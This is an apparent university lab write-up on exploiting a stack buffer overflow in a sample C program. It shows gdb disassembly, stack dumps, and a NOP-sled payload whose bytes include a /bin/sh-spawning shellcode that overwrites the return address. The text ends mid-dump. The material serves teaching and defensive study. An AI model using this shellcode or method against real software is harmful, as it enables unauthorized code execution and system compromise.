BBM 459 Assignment-2

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
Enviroment : **Ubuntu**



Introduction

The objective of this project is to learn how to analyze whether a program has a buffer overflow (BOF) vulnerability, how to exploit BOF and how to defend against BOF. BOF is an anomaly that violates memory safety. If you give an input that is longer than expected length, it would be written out of bounds to a block of fixed pre-allocated memory. This situation leads to data corruption and crash of the program or executes malicious codes by changing control flow of the program.


We will make some extra things for making our project smoothly.

- **To run program we need to install gcc multilib on 32 bit system**
- **We will disable ASR because ASR randomizes start adress of heap and stack.**
- **We will use ‘zsh’ bash beacuse other shell have thier own security mechanisms**

Explanation

```
(gdb) disas bof
Dump of assembler code for function bof:
   0x0000054d <+0>:     push   %ebp
   0x0000054e <+1>:     mov    %esp,%ebp
   0x00000550 <+3>:     push   %ebx
   0x00000551 <+4>:     sub    $0x104,%esp
   0x00000557 <+10>:    call   0x450 <__x86.get_pc_thunk.bx>
   0x0000055c <+15>:    add    $0x1a78,%ebx
   0x00000562 <+21>:    sub    $0x8,%esp
   0x00000565 <+24>:    pushl  0x8(%ebp)
   0x00000568 <+27>:    lea    -0x108(%ebp),%eax
   0x0000056e <+33>:    push   %eax
   0x0000056f <+34>:    call   0x3d0 <strcpy@plt>
   0x00000574 <+39>:    add    $0x10,%esp
   0x00000577 <+42>:    sub    $0xc,%esp
   0x0000057a <+45>:    lea    -0x108(%ebp),%eax
   0x00000580 <+51>:    push   %eax
   0x00000581 <+52>:    call   0x3e0 <puts@plt>
   0x00000586 <+57>:    add    $0x10,%esp
   0x00000589 <+60>:    nop
   0x0000058a <+61>:    mov    -0x4(%ebp),%ebx
   0x0000058d <+64>:    leave
   0x0000058e <+65>:    ret
End of assembler dump.
(gdb) break * bof + 34
Breakpoint 1 at 0x56f: file sample.c, line 8.
```


In the screenshot below , we can see “disas bof” command. With this command, we can see the adresses of the “bof” function step by step in this program. In this function, there is a “strcpy” function that we can put a breakpoint with “break * bof +34 “ command.



If we run the program with "BBBBBBBB" input,we can see that the stack status before executing of strcpy function.

```
(gdb) x/400xb $esp
0xffffd360:     0x70    0xd3    0xff    0xff    0xcb    0xd6    0xff    0xff
0xffffd368:     0x00    0x00    0x00    0x00    0x5c    0x55    0x55    0x56
0xffffd370:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xffffd378:     0x00    0xf4    0xfd    0xf7    0x18    0xa3    0x43    0x6a
0xffffd380:     0x00    0xde    0xff    0xf7    0xf4    0xd3    0xff    0xff
0xffffd388:     0x00    0x00    0x00    0x00    0xcb    0xff    0xfd    0xf7
0xffffd390:     0x5c    0xd4    0xff    0xff    0xf4    0xd3    0xff    0xff
0xffffd398:     0x8c    0xdd    0xff    0xf7    0x00    0x00    0x00    0x00
0xffffd3a0:     0x90    0xd4    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd3a8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd3b0:     0x30    0xdc    0xff    0xf7    0x00    0x00    0x00    0x00
0xffffd3b8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd3c0:     0x00    0x00    0x00    0x00    0x00    0xd0    0xff    0xf7
0xffffd3c8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd3d0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd3d8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd3e0:     0x09    0x00    0x00    0x00    0x00    0x60    0xfb    0xf7
0xffffd3e8:     0xc2    0x00    0x00    0x00    0xff    0x1f    0x00    0x00
0xffffd3f0:     0x00    0xd0    0xff    0xf7    0xa0    0x41    0xfd    0xf7
0xffffd3f8:     0x79    0x9b    0xe7    0xf7    0xc2    0x00    0x00    0x00
0xffffd400:     0x84    0xc9    0xff    0xf7    0x88    0xc9    0xff    0xf7
0xffffd408:     0x4a    0xd4    0xff    0xff    0xd0    0x9e    0xe7    0xf7
0xffffd410:     0x4a    0xd4    0xff    0xff    0x84    0xc9    0xff    0xf7
0xffffd418:     0x88    0xc9    0xff    0xf7    0x58    0xd4    0xff    0xff
0xffffd420:     0x5c    0xd4    0xff    0xff    0x4b    0xd4    0xff    0xff
0xffffd428:     0x01    0x00    0x00    0x00    0xc2    0x00    0x00    0x00
0xffffd430:     0x00    0x00    0x00    0x00    0x00    0x00    0xc3    0x00
0xffffd438:     0x01    0x00    0x00    0x00    0x00    0xc9    0xff    0xf7
0xffffd440:     0x90    0xd4    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd448:     0x00    0x00    0x00    0x00    0x00    0xf2    0x2e    0x50
0xffffd450:     0x09    0x00    0x00    0x00    0xb1    0xd6    0xff    0xff
0xffffd458:     0x39    0x11    0xe1    0xf7    0x08    0x98    0xfb    0xf7
0xffffd460:     0x00    0x60    0xfb    0xf7    0x00    0x60    0xfb    0xf7
0xffffd468:     0x00    0x00    0x00    0x00    0x9b    0x12    0xe1    0xf7
0xffffd470:     0xfc    0x63    0xfb    0xf7    0xd4    0x6f    0x55    0x56
0xffffd478:     0x98    0xd4    0xff    0xff    0xbc    0x55    0x55    0x56
0xffffd480:     0xcb    0xd6    0xff    0xff    0x44    0xd5    0xff    0xff
0xffffd488:     0x50    0xd5    0xff    0xff    0xa3    0x55    0x55    0x56
0xffffd490:     0xb0    0xd4    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd498:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd4a0:     0x00    0x60    0xfb    0xf7    0x00    0x60    0xfb    0xf7
0xffffd4a8:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd4b0:     0x02    0x00    0x00    0x00    0x44    0xd5    0xff    0xff
0xffffd4b8:     0x50    0xd5    0xff    0xff    0xd4    0xd4    0xff    0xff
0xffffd4c0:     0x02    0x00    0x00    0x00    0x44    0xd5    0xff    0xff
0xffffd4c8:     0x00    0x60    0xfb    0xf7    0x0a    0x57    0xfe    0xf7
0xffffd4d0:     0x40    0xd5    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd4d8:     0x00    0x60    0xfb    0xf7    0x00    0x00    0x00    0x00
0xffffd4e0:     0x00    0x00    0x00    0x00    0x69    0xc9    0xc6    0xd0
0xffffd4e8:     0x79    0x6f    0x52    0x90    0x00    0x00    0x00    0x00
```

After the function executed,we can see this adress values changed.That's why we can see our input is valid.




```
(gdb) x/400xb $esp
0xffffd250:     0x60    0xd2    0xff    0xff    0xc3    0xd5    0xff    0xff
0xffffd258:     0x00    0x00    0x00    0x00    0x5c    0x55    0x55    0x56
0xffffd260:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd268:     0x39    0xf4    0xfd    0xf7    0x18    0xa3    0x43    0x6e
0xffffd270:     0x00    0xde    0xff    0xf7    0xe4    0xd2    0xff    0xff
0xffffd278:     0x00    0x00    0x00    0x00    0xcb    0xff    0xfd    0xf7
0xffffd280:     0x4c    0xd3    0xff    0xff    0xe4    0xd2    0xff    0xff
0xffffd288:     0x8c    0xdd    0xff    0xf7    0x00    0x00    0x00    0x00
0xffffd290:     0x80    0xd3    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd298:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd2a0:     0x30    0xdc    0xff    0xf7    0x00    0x00    0x00    0x00
0xffffd2a8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd2b0:     0x00    0x00    0x00    0x00    0x00    0xd0    0xff    0xf7
0xffffd2b8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd2c0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd2c8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd2d0:     0x09    0x00    0x00    0x00    0x00    0x60    0xfb    0xf7
0xffffd2d8:     0xc2    0x00    0x00    0x00    0xff    0x1f    0x00    0x00
0xffffd2e0:     0x00    0xd0    0xff    0xf7    0xa0    0x41    0xfd    0xf7
0xffffd2e8:     0x79    0x9b    0xe7    0xf7    0xc2    0x00    0x00    0x00
0xffffd2f0:     0x84    0xc9    0xff    0xf7    0x88    0xc9    0xff    0xf7
0xffffd2f8:     0x3a    0xd3    0xff    0xff    0xd0    0x9e    0xe7    0xf7
0xffffd300:     0x3a    0xd3    0xff    0xff    0x84    0xc9    0xff    0xf7
0xffffd308:     0x88    0xc9    0xff    0xf7    0x48    0xd3    0xff    0xff
0xffffd310:     0x4c    0xd3    0xff    0xff    0x3b    0xd3    0xff    0xff
0xffffd318:     0x01    0x00    0x00    0x00    0xc2    0x00    0x00    0x00
0xffffd320:     0x00    0x00    0x00    0x00    0x00    0x00    0xc3    0x00
0xffffd328:     0x01    0x00    0x00    0x00    0x00    0xc9    0xff    0xf7
0xffffd330:     0x80    0xd3    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd338:     0x00    0x00    0x00    0x00    0x00    0x14    0x62    0x28
0xffffd340:     0x09    0x00    0x00    0x00    0xa9    0xd5    0xff    0xff
0xffffd348:     0x39    0x11    0xe1    0xf7    0x08    0x98    0xfb    0xf7
0xffffd350:     0x00    0x60    0xfb    0xf7    0x00    0x60    0xfb    0xf7
0xffffd358:     0x00    0x00    0x00    0x00    0x9b    0x12    0xe1    0xf7
0xffffd360:     0xfc    0x63    0xfb    0xf7    0xd4    0x6f    0x55    0x56
0xffffd368:     0x88    0xd3    0xff    0xff    0xbc    0x55    0x55    0x56
0xffffd370:     0xc3    0xd5    0xff    0xff    0x34    0xd4    0xff    0xff
0xffffd378:     0x40    0xd4    0xff    0xff    0xa3    0x55    0x55    0x56
0xffffd380:     0xa0    0xd3    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd388:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd390:     0x00    0x60    0xfb    0xf7    0x00    0x60    0xfb    0xf7
0xffffd398:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd3a0:     0x02    0x00    0x00    0x00    0x34    0xd4    0xff    0xff
0xffffd3a8:     0x40    0xd4    0xff    0xff    0xc4    0xd3    0xff    0xff
0xffffd3b0:     0x02    0x00    0x00    0x00    0x34    0xd4    0xff    0xff
0xffffd3b8:     0x00    0x60    0xfb    0xf7    0x0a    0x57    0xfe    0xf7
0xffffd3c0:     0x30    0xd4    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd3c8:     0x00    0x60    0xfb    0xf7    0x00    0x00    0x00    0x00
0xffffd3d0:     0x00    0x00    0x00    0x00    0x42    0x9d    0x79    0x44
0xffffd3d8:     0x52    0x1b    0xe3    0x04    0x00    0x00    0x00    0x00
```


Task-2

In this part we have to find buffer size which is 272 (to learn that we tried again and again).We have to put our shellcode into return adress in the memory to do that we need to add 222 bytes NOP's and 46 bytes which is our shellcode and then 4 byte return adress .so our Shell code will be replaced and work as we want.you can see left side that stack before executing strcpy function.

```
(gdb) nexti
0x56555574      8               strcpy(buffer, str);
(gdb) x/400xb $esp
0xffffd250:     0x60    0xd2    0xff    0xff    0xc3    0xd5    0xff    0xff
0xffffd258:     0x00    0x00    0x00    0x00    0x5c    0x55    0x55    0x56
0xffffd260:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd268:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd270:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd278:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd280:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd288:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd290:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd298:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2a0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2a8:     0x31    0xc0    0xb0    0x46    0x31    0xdb    0x31    0xc9
0xffffd2b0:     0xcd    0x80    0xeb    0x16    0x5b    0x31    0xc0    0x88
0xffffd2b8:     0x43    0x07    0x89    0x5b    0x08    0x89    0x43    0x0c
0xffffd2c0:     0xb0    0x0b    0x8d    0x4b    0x08    0x8d    0x53    0x0c
0xffffd2c8:     0xcd    0x80    0xe8    0xe5    0xff    0xff    0xff    0x2f
0xffffd2d0:     0x62    0x69    0x6e    0x2f    0x73    0x68    0x90    0x90
0xffffd2d8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2e0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2e8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2f0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2f8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd300:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd308:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd310:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd318:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd320:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd328:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd330:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd338:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd340:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd348:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd350:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd358:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd360:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd368:     0x90    0x90    0x90    0x90    0x70    0xd2    0xff    0xff
0xffffd370:     0x00    0xd5    0xff    0xff    0x34    0xd4    0xff    0xff
0xffffd378:     0x40    0xd4    0xff    0xff    0xa3    0x55    0x55    0x56
0xffffd380:     0xa0    0xd3    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd388:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd390:     0x00    0x60    0xfb    0xf7    0x00    0x60    0xfb    0xf7
0xffffd398:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd3a0:     0x02    0x00    0x00    0x00    0x34    0xd4    0xff    0xff
0xffffd3a8:     0x40    0xd4    0xff    0xff    0xc4    0xd3    0xff    0xff
0xffffd3b0:     0x02    0x00    0x00    0x00    0x34    0xd4    0xff    0xff
0xffffd3b8:     0x00    0x60    0xfb    0xf7    0x0a    0x57    0xfe    0xf7
0xffffd3c0:     0x30    0xd4    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd3c8:     0x00    0x60    0xfb    0xf7    0x00    0x00    0x00    0x00
0xffffd3d0:     0x00    0x00    0x00    0x00    0x42    0x9d    0x79    0x44
0xffffd3d8:     0x52    0x1b    0xe3    0x04    0x00    0x00    0x00    0x00
```



```
(gdb) nexti
0x56555574      8               strcpy(buffer, str);
(gdb) x/400xb $esp
0xffffd250:     0x60    0xd2    0xff    0xff    0xc3    0xd5    0xff    0xff
0xffffd258:     0x00    0x00    0x00    0x00    0x5c    0x55    0x55    0x56
0xffffd260:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd268:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd270:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd278:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd280:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd288:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd290:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd298:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2a0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2a8:     0x31    0xc0    0xb0    0x46    0x31    0xdb    0x31    0xc9
0xffffd2b0:     0xcd    0x80    0xeb    0x16    0x5b    0x31    0xc0    0x88
